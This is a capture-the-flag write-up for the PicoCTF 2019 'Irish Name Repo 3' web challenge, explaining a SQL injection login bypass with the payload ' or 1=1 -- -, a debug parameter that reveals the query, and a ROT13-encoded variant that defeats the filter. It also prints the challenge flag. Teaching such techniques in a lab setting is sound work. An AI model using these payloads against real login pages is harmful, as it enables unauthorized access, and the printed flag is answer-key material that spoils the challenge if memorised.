

PicoCTF 2019 – Irish Name Repo 3

Irish-Name-Repo 2

Web Exploitation Medium 350 pts

by Xingyang Pan

Someone has bypassed the login before, and now it's being strengthened. Try to see if you can still login!

This challenge requires us to login to the web app without knowing a valid username / password

SQL Injection – Auth Bypass

Hi. I tried adding my favorite Irish person, Conan O'Brien. But I keep getting something called a SQL Error

That's because Conan O'Brien is American.

We see in another page on the website that this app is vulnerable to SQL injection through inclusion of special characters

SQL Injection – Auth Bypass

Hi. I tried adding my favorite Irish person, Conan O'Brien. But I keep getting something called a SQL Error

That's because Conan O'Brien is American.

The comment here references the fact that poorly-coded apps return errors when names with apostrophes (e.g., O'Brien) are put into user input fields

SQL Injection – Auth Bypass

' or 1=1 - -

We can send different input, which injects SQL commands into the username field, and allows us to bypass authentication on this app

SQL Injection – Auth Bypass

```
select username, password where  
  username = ' ' or 1=1 -- - and  
    password = ''
```

A typical SQL statement which logs a user into the app (with our injected code) may look like the example above

SQL Injection – Auth Bypass

```
select username, password where  
  username = ' ' or 1=1 -- - and  
    password = ''
```

Note that our code comments out the part of the statement related to the correct password

SQL Injection – Auth Bypass

```
select username, password where  
  username = ' ' or 1=1 -- - and  
    password = ''
```

We should understand that the goal of submitting a valid username and password to the app is to supply a match which creates a True statement

SQL Injection – Auth Bypass

```
select username, password where  
username = ' ' or 1=1 -- - and  
password = ''
```


The `or` portion of our injection creates a True statement by giving `1=1`, which the app will interpret as True and will log us into the app

SQL Injection – Auth Bypass Filter Bypass

```
Warning: SQLite3::query():  
Unable to prepare statement: 1,  
near "be": syntax error in /var/  
www/html/login.php on line  
20
```


When we try to login with this payload, we get an error message

SQL Injection – Auth Bypass Filter Bypass




When we look at the login POST request we see that there's an additional parameter being sent along with the password, `debug`, which is set to 0 (false)

SQL Injection – Auth Bypass Filter Bypass



If we modify the `debug` value to 1 (true), then we can see the SQL query being tested

SQL Injection – Auth Bypass Filter Bypass



From this query, we see that our password is being transformed before it is compared, and in this case, it is ROT13 encrypted

SQL Injection – Auth Bypass Filter Bypass

```
SELECT * FROM admin where  
password = ' ' be 1=1 -- - '
```

So we **can** send something similar to our default SQL login auth bypass payload, but we need to make sure to modify the `or` portion of the payload so that it's ROT13 encrypted

SQL Injection – Auth Bypass Filter Bypass

Logged in!

Your flag is: picoCTF{3v3n_m0r3_SQL_2af58a67}

Which will result in our successful login and we
then obtain the flag